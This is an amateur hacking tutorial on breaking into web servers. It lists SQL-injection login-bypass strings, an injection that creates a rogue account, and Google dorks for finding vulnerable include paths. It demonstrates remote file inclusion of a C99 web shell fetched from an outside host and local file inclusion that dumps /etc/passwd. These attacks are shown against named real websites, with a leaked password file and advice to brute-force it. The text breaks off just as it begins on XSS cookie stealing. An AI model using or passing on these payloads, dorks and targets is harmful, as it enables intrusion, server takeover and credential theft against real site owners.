The most used methods to penetrate a web-server
My security tutorial
By fl0 fl0w

Table of contents

1)Disclaimer

*This tutorial is destined to increase your knoladge in internet security,penetrating web-servers;
* This document was prepared for informational purposes only;
*This document can not be multiplied without the authors permission.

2)Hackers Manifesto
I am here to exploit,to learn how thinks work.I've always put questions and I 've always seeked for more than two hours.My crime is one of coriouzity,I exploit what you dream of I am over ambition and will.If you want to enter this world , break away ,forget all you have learned from the others ,the ignorants ,those without interest and learn to do exactly what you want with your knowledge.

I'm in the underground for 4 years ,from my first contact with the computer since 10 years ago ,I was fascinated from the first moment of the infinit possibilities that it opens for a man.

You don't know me ,so don't judge me ! ONLY GOD can judge me !
If you feel something reading these lines that means that I am talking for you to,if not look away.

We have to help each other, hacking can not be defind ,hacking is a state of mind.
I thank all of you that helped and help me !
This is my manifesto !

3)The tutorial will be structured in two directions : vulnerabilities and fixing them.
A lot of people are macking tutorials but they just talk , I am going to realy explain a few methods as we go.I don't consider myself a specialist but I know what I am talking about.

In the places where it says LIVE demonstration ,there I applied the metod on different web sites ,on my luck at the time.
You can download this tutorial among with the screenshots of the LIVE demonstration at this link :

http://rapidshare.com/files/31493641/Cele_mai_folosite_Metode_de_a_penetra_un_web-server.rar.html

4):::Method explained with LIVE demonstration::::

Sql injection is the method that exploits the errors from the code applications and it allows the attacker to inject SQL commands in the login forms ,feedback forms with the purpose to obtain acces to sensible information from the data base.SQL Injection has effect because the imput forms allow SQL expressions to penetrate directly in the data base.

Building programes with SQL to manipulate the commands from the data base and so getting acces.The most used is SQL login bypass,thru witch we inject in the login and password fieds.

Example **‘ OR 1=1—**

URL scheme: http://site.com/index.php?id=0 ‘ OR 1=1—

Other comands : admin’—

‘ OR 0=0—

“ OR=0—

OR 0=0—

‘ HI OR 1=1—

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

We look for vulnerable sites with the following dorks :
”admin\login.asp”
”login.asp

How to defend yourself from such attacks.

The system must be checked for any sort of vulnerability ,the codes need to be bug free and the applications and all that means infrastructure must be satinized.


At each change of the components it must be done a web security audit.

It has no sense for me to get in any more detailes and in plus I don’t know that well the SQL data base. If you don’t have a complex infrastructure that you have to take care of it isn’t forth for you to get more involved that you already are.

LIVE demonstration

http://alistrack.azleg.gov/rts/Login.asp

Username: ' or '='
Password: ' or '='


Welcome to the Arizona State Request To Speak Information System - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://alistrack.azleg.gov/rts/Search.asp
[redacted]
Welcome to the Arizona State Re...
[redacted]
Arizona State Legislature
Arizona Legislature Home | site map | email
Senate
House
Legislature
Bills
Committees
Statutes
Executive
Calendars
News
Current RTS System: Senate
Change to House
Governor
Secretary of State
State of Arizona
Agency Directory
Admin Code
Menu
Request To Speak Manual (137KB PDF)
Agenda Items Search
Interim Committee Search
Modify Bill Position (New Feature)
Executive Nominees Search
Review Requests (0)
Logout
Problems/Questions?
Search Senate
Enter Bill Number
or
Commerce and Economic Development (1R)
Rules (1R)
or
Enter Phrase
Begin Search
Reset
Done
[redacted]
Welcome to the Ariz...

5)SQL Injection table modification
Here's what we are going to do.
We are going to create an account with special rights.This method involves 3 steps : the generation of an error that must be understood ,it is important to see a certain table name ,after that we are going to inject commands to create an new privilegeate account.

At the username : **' HAVING 1=1**
The error must contain a table name : user_member.id .
Then the injectiong of the commands : 'UNION SELECT * FROM user_member WHERE USER_ID='ADMIN' GROUP BY USER_ID HAVING 1=1;--
After the error is generated we try :
'INSERT INTO USER_MEMBER(USER_NAME,LOGIN_ID,PASSWORD,CREATION_DATE)VALUES('HACKER','HACKED','HCKED',GETDATE());--

Now if everything went well we shold be able to log in with :
-user : hacker
-password : hacked

6) **::::Method explained with LIVE demonstration::::**


In this method what we actually what to do is upload a file ,an shell emulator on the web page,the vulnerable web page.When the web site calls another page to be displayed we will build a URL scheme whitin we will upload the emulator,getting acces to the entire server. This method is much more than this ,this is only a form of it so read further more and more tutorials.

Here is a couple of dorks to find vulnerable web sites :
: inurl :"index.php?page="
includes/header.php?systempath=
/Gallery/displayCategory.php?basepath=
/index.inc.php?PATH_Includes=
/nphp/nphpd.php?nphp_config[LangFile]=
/include/db.php?GLOBALS[rootdp]=
/ashnews.php?pathtoashnews=
/ashheadlines.php?pathtoashnews=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/demo/includes/init.php?user_inc=
/jaf/index.php?show=
/inc/shows.inc.php?cutepath=
/poll/admin/common.inc.php?base_path=
/pollvote/pollvote.php?pollname=
/sources/post.php?fil_config=
/modules/My_eGallery/public/displayCategory.php?basepath=
/bb_lib/checkdb.inc.php?libpach=
/include/livre_include.php?no_connect=lol&chem_absolu=
/index.php?from_market=Y&pageurl=
/modules/mod_mainmenu.php?mosConfig_absolute_path=
/pivot/modules/module_db.php?pivot_path=
/modules/4nAlbum/public/displayCategory.php?basepath=
/derniers_commentaires.php?rep=
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
/coppermine/themes/maze/theme.php?THEME_DIR=
/allmylinks/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
/allmylinks/include/info.inc.php?_AMVconfig[cfg_serverpath]=
/myPHPCalendar/admin.php?cal_dir=
/agendax/addevent.inc.php?agendax_path=

We test on : http://site.com/director_vulnerabil.php?=http://google.com ,if the page opens in google in the site frame then it is vulnerable.

LIVE demonstration
Target: http://www.2koillismaa.fi

http://www.2koillismaa.fi/~juhan/preview.php?file=SHELL



[redacted]

Julia Nyman

!C99Shell v. 1.0 pre-release build #16!

```
Software: Apache/1.3.34 (Unix) [illegible]
uname -a: SunOS [illegible] 5.8 Generic_117350-28 sun4u

Safe-mode: [illegible]
[illegible]  drwxr-xr-x
Free 447.33 MB of 2.25 GB (19.43%)

Owned by hacker

Listing folder (7 files and 4 folders):
Name ...
            LINK      19.03.2007 10:44:08   juhan/other    drwxr-xr-x
            LINK      19.03.2007 10:44:08   juhan/pjarvi   drwxr-xr-x
[illegible] DIR       21.12.2006 15:04:55   juhan/pjarvi   drwxrw-r-x
[illegible] DIR       02.12.2005 14:10:50   juhan/pjarvi   drwxrw-r-x
[illegible] DIR       18.02.2006 16:55:38   juhan/pjarvi   drwxr-xr-x
[illegible] DIR       07.01.2005 11:08:58   juhan/pjarvi   drwxrw-r-x
[illegible] 12.13 KB  02.12.2005 14:12:52   juhan/pjarvi   -rw-rw-r--
[illegible] 6.37 KB   21.12.2006 15:09:04   juhan/pjarvi   -rw-rw-r--
[illegible] 1.39 KB   04.12.2005 20:49:37   juhan/pjarvi   -rw-rw-r--
[illegible] 5.43 KB   15.03.2007 13:41:58   juhan/pjarvi   -rw-rw-r--
[illegible] 2.57 KB   15.06.2006 11:14:51   juhan/pjarvi   -rw-rw-r--
preview.php 921 B     02.12.2005 14:52:05   juhan/pjarvi   -rw-rw-r--
[illegible] 24 B      21.09.2002 18:04:23   juhan/pjarvi   -rw-r--r--
```

Waiting for www2.kolikow.as.fi...

[redacted]

7)LFI **::::Method explained with LIVE demonstration::::**

A code problem can have serious consecuinses ,this method is similarly to CGI Exploatation.In this live dem. I have accest the password folder from the UNIX server.Simple ,anyone can do this kind of stuff ,after a scan of a site and POC ! the greate hacker.This is lame stuff ! never use a scanner ,only if you have to ,or you are interested in a particular thing at the site.

At every vulnerability you have to understand the problem ,the code that generates it and so on.


Here is an example of an error :

```
<?php
$page = $_GET[page];
include($page);
?>
```

$page input is not satinized.

LIVE demonstration

File Edit View History Bookmarks Tools Help
http://www2.kolikow.as.fi/~juhan/preview.php?file=http://popescuelescu.lx.ro/c99.txt?
< Back
Close
Action
Select all
Unselect all
With selected:
Confirm
Enter:
Execute
Select:
Search
Browse...
Upload


Ramshaw Real Estate - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://kleenrite.net/index.php?Tab=Renting&incFile=/etc/passwd
|packet storm| - htt. http://www.sans.org Romanian Electronic N milw0rm - Powered by docs torrents ro Online CinZina BitMeTV.ORG h4cky0u.org Index Katz Downloads
[redacted]
[redacted]
Ramshaw Real Estate
Home Contact Us About Ramshaw News
Ramshaw Real Estate
Apartments
Homes
Condos, Townhomes, & Duplexes
Apartment Communities
Pet Friendly Rentals
Available Now
Available For Fall (07-08)
Maintenance Request
Pay Rent Online
Contact Leasing
Move Out Procedures
Check-In Apartment Condition Report
Downloadable Forms and Applications
Let us manage your property
Suggestions & Improvements
Tenant Testimonials
Tips on Personal Safety
© Copyright Ramshaw Real Estate 2004
Done
202 DJ Tiesto - M...
Lalema folosite...
America Online
[redacted]
Ramshaw Real Est...
[redacted]


```
# $FreeBSD: src/etc/master.passwd,v 1.25 1999/09/13 17:09:07 peter Exp $ # root:*:0:0:Charlie
&:/root:/bin/csh toor:*:0:0:Bourne-again Superuser:/root: daemon:*:1:1:Owner of many system
processes:/root:/sbin/nologin operator:*:2:5:System &:/:/sbin/nologin bin:*:3:7:Binaries Commands and
Source,,,:/:/sbin/nologin tty:*:4:65533:Tty Sandbox:/:/sbin/nologin kmem:*:5:65533:KMem
Sandbox:/:/sbin/nologin games:*:7:13:Games pseudo-user:/usr/games:/sbin/nologin news:*:8:8:News
Subsystem:/:/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/sbin/nologin bind:*:53:53:Bind
Sandbox:/:/sbin/nologin uucp:*:66:66:UUCP
pseudo-user:/var/spool/uucppublic:/usr/libexec/uucp/uucico xten:*:67:67:X-10
daemon:/usr/local/xten:/sbin/nologin pop:*:68:6:Post Office Owner:/nonexistent:/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/sbin/nologin pea:*:1001:0:Bruce
Pea:/home/pea:/bin/sh postfix:*:1004:1002:Postfix Daemon:/no/where:/none
#application:JgYM46bi/9 Io:1007:1007::0:0:Application Agent:/home/application:/nonexistent
trainer:*:1003:1001:Tom Rainer:/home/trainer:/bin/sh
#brewster:gZ0WtYGB50KP.:1009:1001::0:0:Linda Brewster:/home/brewster:/bin/sh
brandon:*:1002:1001:Brandon Web Guy:/home/brandon:/bin/sh
```

The content is cryptated ,but you can try with the bruteforce method using a program such as BrutUs.I searched for passwords of FTP accounts for instance.It depends on your luck to.

URL scheme used : http://kleenrite.net/index.php?Tab=Renting&incFile=/etc/passwd

8) RAFD **::::Method explained with LIVE demonstration::::**
You try this more 'blind' in general because we don't know for sure if it will work every time.
Remote Admin Password Disclosure,we try to acces folders from the inside.
Wach and learn :

LIVE demonstration



http://www.wildlifetrusts.org/files/uploaded/download.php?filename=download.php

[redacted]

Opening download.php

You have chosen to open

download.php

which is a: PHP file

from: http://www.wildlifetrusts.org

What should Firefox do with this file?

○ Open with Notepad (default)

○ FlashGot

● Save to Disk

□ Do this automatically for files like this from now on

OK Cancel

[redacted]

Target : http://www.wildlifetrusts.org

URL scheme :
http://www.wildlifetrusts.org/files/uploaded/download.php?filename=download.php
I have posted numerouse examples on other sites where I have found some serious info like passwords and so on.Here it isn’t such a big deal.

9)XSS **::::Method explained with LIVE demonstration::::**
It is in a state of research and it is the future some say ,well I am going to present how you can find this vulnerability and how you can exploited but as I said at RFI you have to study seriously if you want to realy understand.
More exactly I’m going to refer to cookie stealing.For the test you proceed similarly as in SQL Injection.You look in forms and you try to inject simple scripts like : <script>alert(‘XSS whole’)</script>.The result is a alert window with the text “xss whole”, good now you know that you can try a more complex script.We will build a cookie stealer and I will show you how you can look for cookies directly from an URL scheme.
After we test it like so : script>alert(‘XSS whole’)</script> we do the following:

